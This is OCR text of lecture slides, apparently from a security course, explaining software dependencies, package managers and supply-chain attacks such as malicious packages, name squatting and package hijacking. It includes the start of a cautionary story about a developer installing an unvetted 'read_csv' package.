
- Example: get-intrinsic of npm



get-intrinsic: https://www.npmjs.com/package/get-intrinsic

Dependencies: Visibility

- Example: get-intrinsic of npm



Some dependencies can be **both** direct and transitive.


Usually, basic dependencies such as functionalities for error handling.

Dependency Management

- The **dependency management** is the way in which a **package manager** collects software dependencies.
- A **package manager** can be:
  - a piece of software
  - a manual activity
  - in general a **powerful** tool.
- The majority of modern languages:
  - is supported by an ecosystem
  - uses a package manager to guide the developer through the ecosystem.
- Some examples:
  - Python: pip uses the Python Package Index, e.g., *pip install target*
  - JavaScript: npn uses the npm Registry, e.g., *npm install target*
  - C/C++: **missing!**

Attacks Against Dependencies


- According to the used ecosystem (language):
  - a developer can audit the dependencies
  - the ecosystem itself can list all the dependencies, e.g., Go
  - the number of dependencies can easily explode, e.g., npm
  - auditing all the dependencies may be very hard.
- Then, **attacks using dependencies** as a **vector** are **increasing**:
  - attackers have a vast landscape of technologies to exploit
  - monitoring huge ecosystems is unfeasible without affecting usability
  - attacks are heterogeneous and strikes on a large-scale.




Source: r/ProgrammerHumor/

Attacks Against Dependencies


- The main high-level templates targeting dependencies are:
  - **Malware distribution**: develop from scratch and advertise malicious packages for delivering offensive payloads
  - **Squatting**: create name confusion against legitimate packages
  - **Hijacking**: subvert legitimate packages.




Distribution of Malicious Software




Distribution of Malicious Software




Distribution of Malicious Software




Distribution of Malicious Software



Distribution of Malicious Software



Distribution of Malicious Software




At first, software using the compromised packages as a dependency inherit the security problem

The vulnerability or the malicious payload percolate through the chain, reaching the direct dependencies and finally the App.


A Classic Tale...

First Act:



- **Jack** has been asked to implement a Python function for reading numeric fields within .csv files
- **Jack** is lazy: he does not want to write the code for parsing them
- **Idea**: he googles and then installs the `read_csv` package
- **Jack** starts to have a guilty conscience...
